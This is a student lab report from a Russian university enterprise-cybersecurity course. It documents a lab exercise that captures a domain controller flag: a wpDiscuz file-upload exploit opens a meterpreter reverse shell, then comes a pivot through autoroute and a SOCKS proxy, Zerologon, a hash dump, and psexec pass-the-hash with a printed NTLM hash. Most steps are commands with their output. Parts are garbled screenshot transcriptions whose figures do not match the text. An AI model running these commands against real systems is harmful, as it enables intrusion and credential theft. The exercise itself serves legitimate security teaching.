

Лабораторная работа №4

Дисциплина - Кибербезопасность предприятия

Пронякова О.М.

11 ноября 2025

Российский университет дружбы народов, Москва, Россия

Создание презентации

Цель работы

Захватить контроллер домена с помощью флага путем получения доступа во внутреннюю сеть.

Этапы выполнения работы

1. Параметры модуля

С помощью модуля `wp_wdiscuz_unauthenticated_file_upload` и команды `options` получили параметры модуля (рис. 1).

```
10.140.2.102 — Подключение к удаленному рабочему столу
File Actions Edit View Help
└ msfconsole

I loove shells --egypt

      dTb,dTb
     4' v 'B
    6. ,.P
   "T; .,P
  "T; ;P
  "VVP'

I love shells --egypt

      =[ metasploit v6.3.16-dev
+ -- ===[ 2315 exploits - 1208 auxiliary - 412 post      ]
+ -- ===[ 975 payloads - 46 encoders - 11 nops      ]
+ -- ===[ 9 evasion      ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options
[-] Unknown command: exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload)
msf6 > exploit
[-] Unknown command: exploit
msf6 > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):

Name      Current Setting  Required  Description
BLOGPATH      yes        Link to the post [/index.php/2020/12/12/post1]
Proxies      no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
REPORT      80        yes        The target port (TCP)
SSL          false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI      /        yes        The base path to the wordpress application
VHOST      .me      no        MTREE server virtual host
```

2. Запуск сессии

Настроили и запустили meterpreter-сессию с корпоративным сайтом с помощью того же модуля wp_wpdiscuz_unauthenticated_file_upload (рис. 2).

```
10.140.2.102 — Подключение к удаленному рабочему столу
msf6 > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
Name      Current Setting  Required  Description
_____
BLOGPATH          yes        Link to the post [/index.php/2020/12/12/post1]
Proxies           no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             80        yes        The target port (TCP)
SSL               false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI         /         yes        The base path to the wordpress application
VHOST             TEXT      no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
_____
LHOST              yes        The listen address (an interface may be specified)
LPORT             4444      yes        The listen port

Exploit target:
Id  Name
-- 
0   wpDiscuz < 7.0.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
```

3. Список активных сессий

Свернули активную сессию с помощью команды background и просмотрели список активных сессий с помощью команды sessions. (рис. 3).

```
10.140.2.102 — Подключение к удаленному рабочему столу
LHOST      yes   The listen address (an interface may be specified)
LPORT      4444   The listen port
File System
Exploit target:
  Id  Name
  - -
  0  wpDiscuz < 7.0.5
  Home

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as BBkccS.php
[*] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:34080) at 2025-11-04 19:12:00 +0300
[*] This exploit may require manual cleanup of 'BBkccS.php' on the target

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i 195.239.174.25:34080
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounded session 1.
```

4. Повышение сессии

Мы получили сессию с корпоративным сайтом (модуль wordpress). Для успешного выполнения дальнейших операций с атакуемой машиной нам необходимо повысить текущую сессию. Для повышения сессии мы : свернули активную сессию с помощью команды background, прописали команду sessions -u 1; зашли в новую сессию sessions 2. (рис. 4).

The screenshot shows a terminal window titled "Идет демонстрация" (Demonstration is ongoing) running on a Kali Linux system (version 10.140.2.102). The terminal displays the following sequence of commands and output:

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php?2021/07/26/hello-world/
blogpath => /index.php?2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as BBkccS.php
[*] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 => 195.239.174.25:34080) at 2025-11-04 19:12:00 +0300
[!] This exploit may require manual cleanup of 'BBkccS.php' on the target

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i 195.239.174.25:34080
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions

Active sessions
```

At the bottom of the terminal, there is a table titled "Active sessions" with columns: Id, Name, Type, Information, and Connection. The table shows one active session:

Id	Name	Type	Information	Connection
1	meterpreter	php/linux	www-data @ portal	195.239.174.11:4444 → 195.239.174.25:34080 (195.239.174.25)

5. Вход в оболочку

Узнали, какие интерфейсы имеются на машине во внутренней сети, поиск выполнили в shell-оболочке с помощью команды ip a (рис. 5).

The screenshot shows a terminal window titled "10.140.2.102 — Подключение к удаленному рабочему столу" (Connection to remote desktop) with the status "Идет демонстрация" (Presentation in progress). The terminal content is as follows:

```
meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i 195.239.174.25:34080
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wdiscuz_unauthenticated_file_upload) > sessions

Active sessions
=====


| Id | Name | Type        | Information | Connection                                                                    |
|----|------|-------------|-------------|-------------------------------------------------------------------------------|
| 1  |      | meterpreter | php/linux   | www-data @ portal 195.239.174.11:4444 → 195.239.174.25:34080 (195.239.174.25) |


msf6 exploit(unix/webapp/wp_wdiscuz_unauthenticated_file_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/wp_wdiscuz_unauthenticated_file_upload) > [*] Meterpreter session 2 opened (195.239.174.11:4433 → 195.239.174.25)
[*] Stopping exploit/multi/handler


msf6 exploit(unix/webapp/wp_wdiscuz_unauthenticated_file_upload) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2768 created.
Channel 1 created.

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
       inet6 ::1/128 brd :: scope host lo
            valid_lft forever preferred_lft forever
```

6. Подброс портов во внутреннюю сеть


Для продолжения атаки необходимо просканировать все доступные хосты во внутренней сети с помощью модуля Multi Gather Ping Sweep. Произошло сканирование внутренней сети организации и мы нашли все доступные хосты. Посмотрели ARP-таблицу на атакуемой машине с помощью команды arp в meterpreter-сессии. Поскольку целевой адрес атакуемого узла находится во внутренней подсети организации, то мы прописали маршрут до активной meterpreter-сессии. Далее выполнили проброс портов во внутреннюю сеть для дальнейшего выполнения команд через технику proxychains. Инструмент proxychains создает туннель через цепочку прокси-серверов и передает по данному туннелю пакет до адреса назначения. Для проброса портов во внутреннюю сеть использовали команду run autoroute -s 10.10.10.0/24 (рис. 6).



```
10.140.2.102 — Подключение к удаленному рабочему столу Идет демонстрация
root@kali: ~
File Actions View Help
from <internal:timev>:224:in `now'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:415:in `block (2 levels) in monitor_socket'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:404:in `each'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:404:in `block in monitor_socket'
  from /usr/share/metasploit-framework/lib/rex/thread_factory.rb:22:in `block in spawn'
  from /usr/share/metasploit-framework/lib/nfs/core/thread_manager.rb:105:in `block in spawn'
  from /usr/share/metasploit-framework/lib/nfs/core/thread_manager.rb:105:in `block in spawn'
<internal:timev>:298: warning: Exception in finalizer #>Proc<0x00007fae95da88d8 @/usr/share/metasploit-framework/lib/rex/post/meterpreter/ch
/usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in synchronize': can't be called from trap context (ThreadError)
```

7. Модуль socks_proxy

Далее необходимо просканировать доступные хосты во внутренней подсети на наличие открытых портов с использованием модуля nmap. Так как сканируемые машины находятся во внутренней сети, то в первую очередь необходимо настроить прокси, через который будут проходить все запросы при сканировании. Для этого нужно применить и настроить модуль metasploit auxiliary/server/socks_proxy. Мы выбрали, настроили и запустили модуль socks_proxy командами use auxiliary/server/socks_proxy , set srvhost 127.0.0.1 set srvport 1080 set version 5 run (рис. 7).



10.140.2.102 — Подключение к удаленному рабочему столу

Идет демонстрация

Порт	Состояние	Оценка	Протокол
443	normal	yes	Windows
658	normal	No	Windows
659	normal	No	Windows
660	normal	No	Windows
661	normal	No	Windows
662	normal	No	Windows
663	normal	No	Windows
664	normal	No	Windows
665	normal	No	Windows
666	excellent	Yes	Wing F
667	excellent	Yes	WordPre
668	excellent	Yes	WordPre
669	excellent	Yes	WordPre
670	excellent	Yes	WordPre
671	excellent	Yes	WordPre
672	excellent	No	WordPr
673	excellent	Yes	WordPr
674	normal	No	WordPr
675	normal	Yes	WordPr
676	normal	No	Write
677	excellent	Yes	X Chat
678	normal	No	Xchat
679	normal	No	Yokogaw
680	normal	Yes	Yokogaw
681	normal	No	Yokogaw
682	average	Yes	Yokogaw
683	normal	Yes	Yokogaw
684	normal	No	Yokogaw

8. Jobs

Настройка и запуск модуля (рис. 8).

The screenshot shows a terminal window titled '10.140.2.102 — Подключение к удаленному рабочему столу'. The terminal displays a list of exploit modules and a Metasploit command-line interface (CLI) session.

List of Exploit Modules:

ID	Name	Payload	Payload opts
689	exploit/linux/http/zyxel_ztp_rce		
690	exploit/linux/http/dnalmis_admin_exec		
691	post/android/gather/sub_info		
692	post/apple_ios/gather/ios_image_gather		
693	post/apple_ios/gather/ios_text_gather		
694	exploit/unix/http/pfsense_graph_injection_exec		
695	exploit/unix/http/pfsense_group_member_exec		
696	exploit/multi/http/phpmyadmin_lfi_rce		
697	exploit/linux/http/pyload_js2py_exec		
698	exploit/multi/http/vbseo_proc_deutf		
699	exploit/multi/http/vbulletin_widgetconfig_rce		
700	exploit/multi/http/vtiger_php_exec		

Metasploit Terminal Session:

```
Interact with a module by name or index. For example info 700, use 700 or use exploit/multi/http/vtiger_php_exec

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.


[*] Starting the SOCKS proxy server
Interrupt: use the 'exit' command to quit
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 2.

[*] Starting the SOCKS proxy server
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs
```

Jobs
====

9. Сканирование портов

Запустили сканирование 100 самых часто используемых портов с помощью команды proxychains nmap -n -sT -Pn -top-ports 100 (рис. 9).



The screenshot shows a terminal window titled "10.140.2.102 — Подключение к удаленному рабочему столу". The terminal is running as root on a Kali Linux system. The command entered was "# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.20". The output shows a list of ports scanned from 10.10.10.20, mostly resulting in socket errors or timeouts due to proxychains configuration.

```
[root@kali ~]# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-04 19:46 MSK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:110 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:199 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:25 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:53 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:443 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:23 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:111 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:143 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:993 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:554 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3306 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:113 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2095 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1723 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:80 ←socket error or timeout!
```

10. NetBIOS name атакуемой машины

Для атаки на контроллер домена мы использовали Zerologon. Для проверки подверженности узла данной уязвимости можно использовать утилиту crackmapexec. В результате выполнения команды proxychains crackmapexec smb 10.10.10.20 -M zerologon можно узнать NetBIOS name атакуемой машины, в данном случае – это AD (рис. 10).

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:79 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1027 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:548 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:6000 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:873 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:137 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:8000 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:544 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2001 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2000 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:990 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2049 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:9 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:427 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1028 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49156 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49153 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2121 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5060 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5432 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:207 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5666 ← socket error or timeout!
Nmap scan report for 10.10.10.20
Host is up (0.91s latency).
Not shown: 93 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
```

11. Пароль сброшен

Сбросили пароль от системной учетной записи администратора контроллера домена (рис. 20).

The screenshot shows a terminal window titled '10.140.2.157' with the command 'msf6 auxiliary(connected,proxy) >'. The window displays the following text:

```
File Actions Edit View Help
10.10.10.254 02:00:00:8c:7d:67
meterpreter > run autoroute -s 10.10.10.0/24
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute OPIEOR=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > background
[*] Backgrounding session 2 ...
[*] msf6 exploit(msfvenom_payload) > use post/multi/gather/ping_sweep
[*] msf6 post(msfvenom_payload) > route print
IPv4 Active Routing Table
Subnet      Netmask       Gateway
10.10.10.0   255.255.255.0   Session 2
[*] There are currently no IPv6 routes defined.
[*] msf6 post(msfvenom_payload) > metasploit auxiliary/server/socks_proxy
[*] Unknown command: metasploit
[*] msf6 post(msfvenom_payload) > use auxiliary/server/socks_proxy
[*] msf6 auxiliary(msfvenom_payload) > metasploit auxiliary/server/socks_proxy
[*] Unknown command: metasploit
[*] msf6 auxiliary(msfvenom_payload) > background
[*] Unknown command: background
[*] msf6 auxiliary(msfvenom_payload) > set srvhost 127.0.0.1
[*] srvhost = 127.0.0.1
[*] msf6 auxiliary(msfvenom_payload) > set version 5
[*] version => 5
[*] msf6 auxiliary(msfvenom_payload) > set srvhst 127.0.0.1
[*] srvhost => 127.0.0.1
[*] msf6 auxiliary(msfvenom_payload) > set srvport 1080
[*] srport = 1080
[*] msf6 auxiliary(msfvenom_payload) > set version 5
[*] version => 5
[*] msf6 auxiliary(msfvenom_payload) >
[*] msf6 auxiliary(msfvenom_payload) > run
[*] [*] Auxiliary module running as background job 1.
[*] msf6 auxiliary(msfvenom_payload) >
[*] [*] Starting the SOCKS proxy server
[*] msf6 auxiliary(msfvenom_payload) > jobs
[*] Jobs
```

12. Дамп хешей

Получили дамп хешей учетных записей контроллера домена с помощью команды proxychains impacket-secretdump 'AD\$(10.10.10.20?)' -no-pass (рис. 21).

```
root@kali: ~
File Actions Edit View Help
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:9 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:4899 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5051 ← socket error or timeout!
Nmap scan report for 10.10.10.20
Host is up (0.99s latency).
Not shown: 93 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 94.27 seconds

└─[~]─$ proxychains crackmapexec smb 10.10.10.20 -M zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
SMB     10.10.10.20 445  AD      [=] Windows Server 2016 Standard 14393 x64 (name:AD) (domain:ampire.corp
) (signing:True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49686 ... OK
ZEROLOGO ... 10.10.10.20 445  AD      VULNERABLE
ZEROLOGO ... 10.10.10.20 445  AD      Next step: https://github.com/dirkjanm/CVE-2020-1472

└─[~]─$ proxychains impacket-secretdump 'AD$@10.10.10.20' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
```

13. Сессия с контроллером

Получили сессию с контроллером домена, указав обязательные параметры модуля (рис. 22).

```
[*] Auxiliary module execution completed
msf6 auxiliary(XXXXXXXXXX) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(XXXXXXXXXX) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(XXXXXXXXXX) > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit(XXXXXXXXXX) > set rhosts 10.10.10.20
rhosts => 10.10.10.20
```

Рис. 13: Сессия с контроллером

14. Переход в оболочку

В активной meterpreter-сессии перешли в shell-оболочку (рис. 23).

```
meterpreter > shell
Process 4636 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /domain
net user /domain

User accounts for \\
```

Рис. 14: Переход в оболочку

15. Получение флага

С помощью команды net user /domain вывели список всех доменных пользователей, далее вывели полную информацию о пользователе «Flag». В результате получили флаг в поле описания пользователя (рис. 24).

```
C:\Windows\system32>net user /domain
net user /domain

User accounts for \\  
  
-----  
$431000-8GTOTKF97VJ7    Administrator      DefaultAccount  
dev1                      dev2             Flag  
Guest                     HealthMailbox014a1a5  HealthMailbox21699d8  
HealthMailbox3d3b988       HealthMailbox55bbbbbe HealthMailbox7c3108b  
HealthMailbox80daf1b       HealthMailbox9829ef5  HealthMailboxb811916  
HealthMailboxcff9eca       HealthMailboxe7af218  HealthMailboxfB4e8a7  
hr1                       it1              it10  
it2                       it3              it4  
it5                       it6              it7  
it8                       it9              krbtgt  
manager                   manager1        SM_16351e6784a142b38  
SM_30b62db058f84e0e8       SM_34e8a16fe94c4f818  SM_521279b51efb4d68b  
SM_680401a071b742339       SM_c57a3f99bc2740f8b  SM_ccd5060f6e0149f99  
SM_dd745eced9d8438cb       SM_e0a21ea7c85d4043a  vip  
The command completed with one or more errors.  
  
C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name          Flag
